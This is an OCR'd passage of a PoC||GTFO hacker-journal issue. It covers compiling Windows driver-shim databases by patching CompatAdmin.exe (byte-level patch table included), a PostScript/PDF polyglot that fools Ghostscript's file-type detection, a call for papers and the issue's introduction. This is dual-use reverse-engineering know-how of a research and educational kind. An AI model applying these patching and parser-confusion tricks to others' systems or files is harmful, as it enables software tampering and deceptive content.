000000DC:  Tag=0x7001 Size=0x00000060
000000E2:      Tag=0x5001 Data=0x01D210703C31C1D8
000000EC:      Tag=0x6022 Data=0x00000006 => L"2.1.0.3"
000000F2:      Tag=0x6001 Data=0x0000001C => L"Hacked Driver Database"
000000F8:      Tag=0x4023 Data=0x00000001
000000FE:      Tag=0x9007 Size=0x00000010 Data=0x28 0x22 0xAB 0xF9 0x12 0x33 0x73 0x4A 0xB6 0xF9 0x93 0x6D
                                                0x70 0xE1 0x12 0xEF
00000114:      Tag=0x7025 Size=0x00000028
0000011A:          Tag=0x6001 Data=0x00000050 => L"Hacker"
00000120:          Tag=0x9010 Size=0x00000010 Data=0xC8 0xE4 0x9C 0x91 0x69 0xD0 0x21 0x45 0xA5 0x45 0x01 0x32
                                                     0xB0 0x63 0x94 0xED
00000136:          Tag=0x4017 Data=0x00000003
0000013A:          Tag=0x6003 Data=0x00000064 => L"hacker.sys"
00000142:  Tag=0x7801 Size=0x0000007A Data=
00000148:      Tag=0x8801 Size=0x00000010 Data=L"2.1.0.3"
0000015E:      Tag=0x8801 Size=0x0000002E Data=L"Hacked Driver Database"
00000192:      Tag=0x8801 Size=0x0000000E Data=L"Hacker"
000001A6:      Tag=0x8801 Size=0x00000016 Data=L"hacker.sys"
```

Figure 16. ShimDB File (Decoded from Figure 15)

```
<INDEXES>
  <INDEX>
    <INDEX_TAG>0x7007</INDEX_TAG>
    <INDEX_KEY>0x6001</INDEX_KEY>
    <INDEX_FLAGS>0x00000001</INDEX_FLAGS>
    <INDEX_BITS></INDEX_BITS>
  </INDEX>
  <INDEX>
    <INDEX_TAG>0x7017</INDEX_TAG>
    <INDEX_KEY>0x6001</INDEX_KEY>
    <INDEX_BITS></INDEX_BITS>
  </INDEX>
  ...
  <INDEX>
    <INDEX_TAG>0x7025</INDEX_TAG>
    <INDEX_KEY>0x6001</INDEX_KEY>
    <INDEX_BITS>0x00 0x00 0x52 0x45 0x4B 0x43 0x41 0x48 0x14 0x01 0x00 0x00</INDEX_BITS>
  </INDEX>
</INDEXES>
<DATABASE>
  <TIME>0x01D210703C31C1D8</TIME>
  <COMPILER_VERSION>0x00000006</COMPILER_VERSION>
  <NAME>0x0000001C</NAME>
  <OS_PLATFORM>0x00000001</OS_PLATFORM>
  <DATABASE_ID>0x28 0x22 0xAB 0xF9 0x12 0x33 0x73 0x4A 0xB6 0xF9 0x93 0x6D 0x70 0xE1 0x12 0xEF</
    DATABASE_ID>
  <KSHIM>
    <NAME>0x00000050</NAME>
    <FIX_ID>0xC8 0xE4 0x9C 0x91 0x69 0xD0 0x21 0x45 0xA5 0x45 0x01 0x32 0xB0 0x63 0x94 0xED</
    FIX_ID>
    <FLAGS>0x00000003</FLAGS>
    <MODULE>0x00000064</MODULE>
  </KSHIM>
</DATABASE>
<STRINGTABLE>
  <STRINGTABLE_ITEM>2.1.0.3</STRINGTABLE_ITEM>
  <STRINGTABLE_ITEM>Hacked Driver Database</STRINGTABLE_ITEM>
  <STRINGTABLE_ITEM>Hacker</STRINGTABLE_ITEM>
  <STRINGTABLE_ITEM>hacker.sys</STRINGTABLE_ITEM>
</STRINGTABLE>
```

Figure 17. Illegible XML From a ShimDB Dumping Tool

rect and comprehensive. Writing a tool that dumps an undocumented file format may be more rewarding for you as a programmer but it is not nearly the same as documenting the file format.

9.3 Reversing XML to SDB

But is there really no definitive XML for representing SDB files? Of all the purposes that motivate anyone to work with SDB files closely enough to need to know the file format, one has special standing: Microsoft's creation of SDB files from XML input. If we had Microsoft's tool for that, then wouldn't most researchers plumb for reversing its work to recover the XML source? After all, most reverse engineers and certainly the popular reverse-engineering tools don't take binary code and unassemble it just to what you see in the debugger. No, they disassemble it into assembly language that can be edited and re-assembled. Many go further and try to decompile it into C or C++ that can be edited and re-compiled (even if it doesn't look remotely like anything you'd be pleased to have from a human programmer). In this context, the SDB to XML conversion to want is something you could feed to Microsoft's Shim Database Compiler for compilation back to SDB. Anything else is pseudo-code. It may be fine in its way for understanding the content, and some may prefer it to a raw dump interpreted with reference to documentation of the file format, but however widely it gets accepted it is nonetheless pseudo-code.

The existence of something that someone at Microsoft refers to as a Shim Database Compiler has been known for at least a decade because Microsoft's documentation of tag `0x6022` (`TAG_COMPILER_VERSION`), apparently contemporaneous with Windows Vista, describes this tag's data as the "Shim Database Compiler version." And what, then, is the `ShimDBC.exe` from the even older TechNet article if it's not this Shim Database Compiler?

But has anyone outside Microsoft ever seen this compiler? Dig out an installation disc for Windows XP from 2001, look in the Support Tools directory, install the ACT version 2.0 from its self-extracting executable, and perhaps install the Support Tools too in case that's what the TechNet article means by "support utility." For your troubles, which may include having to install Windows XP, you'll get the article's `QFixApp.exe`, and the Compatibility Administrator, as `CompatAdmin.exe`, and some other possibly useful or at least instructive tools such as `GrabMI.exe`, but you don't get any file named `ShimDBC.exe`. I suspect that `ShimDBC.exe` never has existed in public as any sort of self-standing utility or even as its own file. Even if it did once upon a time, we should want a modern version that knows the modern tags such as `0x7025` (`TAG_KSHIM`) for defining driver shims.

For some good news, look into either `QFixApp.exe` or `CompatAdmin.exe` using whatever is your tool of choice for inspecting executables. Inside each, not as resources but intermingled with the code and data, are several instances of ShimDBC as text. We've had Microsoft's Shim Database Compiler for 15 years since the release of Windows XP. All along, the code and data for the console program `ShimDBC.exe`, from its `wmain` function inwards, has been linked into the GUI programs `QFixApp.exe` and `CompatAdmin.exe` (of which only the latter survives to modern versions of the ACT). Each of the GUI programs has a `WinMain` function that's first to execute after the C Run-Time (CRT) initialisation. Whenever either of the GUI programs wants to create an SDB file, it composes the Unicode text of a command line for the fake `ShimDBC.exe` and calls a routine that first parses this into the `argc` and `argv` that are expected for a `wmain` function and which then simply calls the `wmain` function. Where the TechNet article says QFixApp *uses* `ShimDBC.exe`, it is correct, but it doesn't mean that QFixApp executes `ShimDBC.exe` as a separate program, more that QFixApp simulates such execution from the ShimDBC code and data that's built in.

Unfortunately, CompatAdmin does not provide, even in secret, for passing a command line of our choice through `WinMain` to `wmain`. But, c'mon, we're hackers. You'll already be ahead of me: we can patch the file. Make a copy of `CompatAdmin.exe` as `ShimDBC.exe`, and use your favourite debugger or disassembler to find three things:

- the program's `WinMain` function;
- the routine the program passes the fake command line to for parsing and for calling `wmain`;
- the address of the Import Address Table entry for calling the `GetCommandLineW` function.

Ideally, you might then assemble something like

```
call    dword ptr [__imp__GetCommandLineW@0]
mov     ecx,eax
call    SimulateShimDBCExecution
ret     10h
```

over the very start of `WinMain`. In practice, you have to allow for relocations. Our indirect call to `GetCommandLineW` will need a fixup if the program doesn't get loaded at its preferred address. Worse, if we overwrite any fixup sites in `WinMain`, then our code will get corrupted if fixups get applied. But these are small chores that are bread and butter for practised reverse engineers. For concreteness, I give the patch details for the 32-bit `CompatAdmin.exe` from the ACT version 6.1 for Windows 8.1 in Table 2.

For hardly any trouble, we get an executable that still contains all its GUI material (except for the 17 bytes we've changed) but never executes it and instead runs the console-application code with the command line that we give when running the patched program. Microsoft surely has `ShimDBC.exe` as a self-standing console application, but what we get from patching `CompatAdmin.exe` must be close to the next best thing, certainly for so little effort. It's still a GUI program, however, so to see what it writes to standard output we must explicitly give it a standard output. At a Command Prompt with administrative privilege, enter

```
shimdbc -?  >help.txt
```

to get the built-in ShimDBC program's mostly accurate description of its command-line syntax, including most of the recognised command-line options.

To produce the SDB file that is this article's example, write the following as a Unicode text file named `test.xml`:

```
<?xml version="1.0" encoding="UTF-16" ?>
<DATABASE NAME="Hacked Driver Database"
 ID="{F9AB2228-3312-4A73-B6F9-936D70E112EF}">
  <LIBRARY>
    <KSHIM NAME="Hacker" FILE="hacker.sys"
     ID="{919CE4C8-D069-4521-A545-0132B06394ED}
     "
     LOGO="YES" ONDEMAND="YES" />
  </LIBRARY>
</DATABASE>
```

and feed it to the compiler via the command line

```
shimdbc Driver test.xml test.sdb >test.txt
```


I may be alone in this, but if you're going to tell me that I should know that you know the SDB file format when all you have to show is a tool that converts SDB to XML, then this would better be the XML that your tool produces from this article's example of an SDB file. Otherwise, as far as I'm concerned for studying any SDB file, I'm better off with a raw dump in combination with actual documentation of the file format.

Do not let it go unnoticed, though, that the XML that works for Microsoft's ShimDBC needs attributes that differ from the programmatic names that Microsoft has documented for the tags or the friendly names that can be obtained from the `SdbTagToString` function. For instance, the `0x6003` tag (`TAG_MODULE`) is compiled from an attribute named not `MODULE` but `FILE`. The `0x4017` tag (`TAG_FLAGS`) is synthesised from two attributes. Even harder to have guessed is that a `LIBRARY` tag is needed in the XML but does not show at all in the SDB file, *i.e.*, as a tag `0x7002` (`TAG_LIBRARY`). So, to know what XML is acceptable to Microsoft's compiler for creating an SDB file, you'll have to reverse-engineer the compiler or do a lot of inspired guesswork.

Happy hunting!

File Offset	Original	Patched	Remarks
0x0002FB54	8B FF	EB 08	jump to instruction that will use existing fixup site
0x0002FB56	55		
0x0002FB57	8B EC		
0x0002FB59	81 EC 88 05 00 00		
0x0002FB5E		FF 15 D0 30 49 00	incorporate existing fixup site at file offset 0x0002FB60
0x0002FB5F	A1 00 60 48 00		
0x0002FB64	33 C5	8B C8	
0x0002FB66	89 45 FC	E8 55 87 01 00	no fixup required for this direct call within `.text` section
0x0002FB69	8B 45 08		
0x0002FB6B		C2 10 00	
0x0002FB6C	53		
0x0002FB6D	56		

Table 2. Patch details for the 32-bit `CompatAdmin.exe` from the ACT version 6.1 for Windows 8.1.



10 Post Scriptum: A Schizophrenic Ghost

by Evan Sultanik and Philippe Teuwen

A while back, we asked ourselves,

> What if PoC‖GTFO had completely different content depending on whether the file was rendered by a PDF viewer versus being sent to a printer?

A PostScript/PDF polyglot seemed inevitable. We had already done MBR, ISO, TrueCrypt, HTML, Ruby, ... Surely PostScript would be simple, right? As it turns out, it's actually quite tricky.

```
$ gv pocorgtfo13.pdf
```


There were two new challenges in getting this polyglot to work:

1. The PDF format is a *subset* of the PostScript language, meaning that we needed to devise a way to get a PDF interpreter to ignore the PostScript code, and *vice versa*; and

2. It's almost impossible to find a PostScript interpreter that doesn't *also* support PDF. Ghostscript is nearly ubiquitous in its use as a backend library for desktop PostScript viewers (*e.g.*, Ghostview), and it has PDF support, too. Furthermore, it doesn't have any configuration parameters to force it to use a specific format, so we needed a way to *force* Ghostscript to always interpret the polyglot as if it were PostScript.

To overcome the first challenge, we used a similar technique to the Ruby polyglot from `pocorgtfo11.pdf`, in which the PDF header is embedded into a multi-line string (delimited by parenthesis in PostScript), so that it doesn't get interpreted as PostScript commands. We halt the PostScript interpreter at the end of the PostScript content by using the handy `stop` command following the standard `%%EOF` "Document Structuring Conventions" (DSC) directive.

This works, in that it produces a file that is *both* a completely valid PDF *as well as* a completely valid PostScript program. The trouble is that Adobe seems to have blacklisted any PDF that starts with an opening parenthesis. We resolved this by wrapping the multi-line string containing the PDF header into a PostScript function we called `/pdfheader`:



The trick of starting the file with a PostScript function worked, and the PDF could be viewed in Adobe. That still leaves the second challenge, though: We needed a way to trick Ghostscript into being "schizophrenic" (*cf.* PoC‖GTFO 7:6), *vi&.*, to insert a parser-specific inconsistency into the polyglot that would force Ghostscript into thinking it is PostScript.

Ghostscript's logic for auto-detecting file types seems to be in the `dsc_scan_type` function inside `/psi/dscparse.c`. It is quite complex, since this single function must differentiate between seven different filetypes, including DSC/PostScript and PDF. It classifies a file as a PDF if it contains a line starting with "`%PDF-`", and PostScript if it contains a line starting with "`%!PS-Adobe`". Therefore, if we put `%!PS-Adobe` anywhere before `%PDF-1.5`, then Ghostscript should be tricked into thinking it is PostScript! The only caveat is that Adobe blacklists any PDF that starts with "`%!PS-Adobe`", so it can't be at the beginning of the file (which is typically where it occurs in DSC files). But that's okay, because Ghostscript only needs it to occur *before* the `%PDF-1.5`, regardless of where.

This article continues in the PostScript!

11 Tithe us your Alms of 0day!

from the desk of Pastor Manul Laphroaig,
International Church of the Weird Machines

Dearest neighbor,

Do you remember what it was like when you first learned to program a computer? Not when you first realized that you could do it well, but when you first realized that you could do it at all? How did it feel?

And do you remember what it was like when you first learned how to use calculus? Not when you first learned how complicated differential equations could become, but when you first realized that with a handful of rules, you could bounce back and forth between position, velocity, acceleration, and jerk as if they were all the same thing? How did that feel?

And do you remember what it was like when you first learned how to use a screwdriver? Not when you first learned what to do after removing the screw, but when you first realized that with a screwdriver—with the *right* screwdriver—you could take apart anything? How did that feel?

When I was sixteen, I was a bit of an asshole, and I asked my automechanics teacher a question about a distributor's angular momentum. I don't recall my exact question, but I do recall that it was the sort of thing no one could be expected to know, and that, being a jerk, I asked it in the vocabulary of calculus.

Coach Crigger could've called me out for being rude, or he could've dodged the question. He could've done any number of things that you might expect. Instead, he walked out of the classroom while two and half dozen hooligans started a racket audible from the other side of the campus.

Ten minutes later, he returned to the classroom. He walked right up to my desk and slammed a '72 Ford's distributor onto my desk along with the screwdriver to open it. It felt good!

Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.


Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.

PoC||GTFO



Gott bewahre mich vor jemand, der nur ein Büchlein gelesen hat; это самиздат.

The MD5 hash of this PDF is `5EAF00D25C14232555A51A50B126746C`. March 20, 2017.

€ 0, $0 USD, $0 AUD, 10s 6d GBP, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő).

Legal Note: Tip your bartender.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo14.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`

Technical Note: This file, `pocorgtfo14.pdf`, is a polyglot valid as a Nintendo Entertainment System (NES) ROM cartridge, a PDF document, and a ZIP archive. We collided 9,824 MD5 block pairs to place the hash of this document on its front cover and the title screen of the NES game, but only 609 of them made it to the final release.

Cover Art: The cover illustration from this issue is by William E. Damon, first published in *Ocean Wonders: A Companion for the Seaside* in 1879.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.


```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo14.pdf -o pocorgtfo14-book.pdf
```


Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen

and sundry others

BOOK-BINDING Well done with good material for - - - 60c
McClure's, Harper's and Century
Chas. Macdonald & Co. Periodical Agency,
55 Washington St., Chicago, Ill.

14:01 Let us share some water



Neighbors, please join me in reading this fifteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Heidelberg, Canberra, and Miami.

If you are missing the first fourteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, or the fourteenth release in São Paulo, San Diego, or Budapest.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo14.pdf`. It is a valid PDF, ZIP, and a cartridge ROM for the Nintendo Entertainment System (NES).

On page 5, Vicki Pfau shares with us the story of how she reverse engineered the Pokémon Z-Ring, an accessory for the Nintendo 3DS whose wireless connection uses audio, rather than radio. In true PoC||GTFO spirit, she then re-implements this protocol for the classic GameBoy.

Pastor Manul Laphroaig is back with a new sermon on page 12 concerning Liet Kynes, water, Desert Studies, and the Weirding Way.

Taylor Hornby on page 14 shares with us some handy techniques for communicating between processors by *reading* shared memory pages, without writes.

Mike Meyers on page 19 shares some tricks for breaking Windows user-mode keyloggers through the injection of fake events.

Niek Timmers and Albert Spruyt consider a rather specific, but in these days important, question in exploitation: suppose that there is a region of memory that is encrypted, but not validated or write-protected. You haven't got the key, so you're able to corrupt it, but only in multiples of the block size and only without a clue as to which bits will become what. On page 26, they calculate the odds of that corrupted code becoming the equivalent of a NOP sled in ARM and Thumb, in userland and kernel, on bare metal and in emulation.

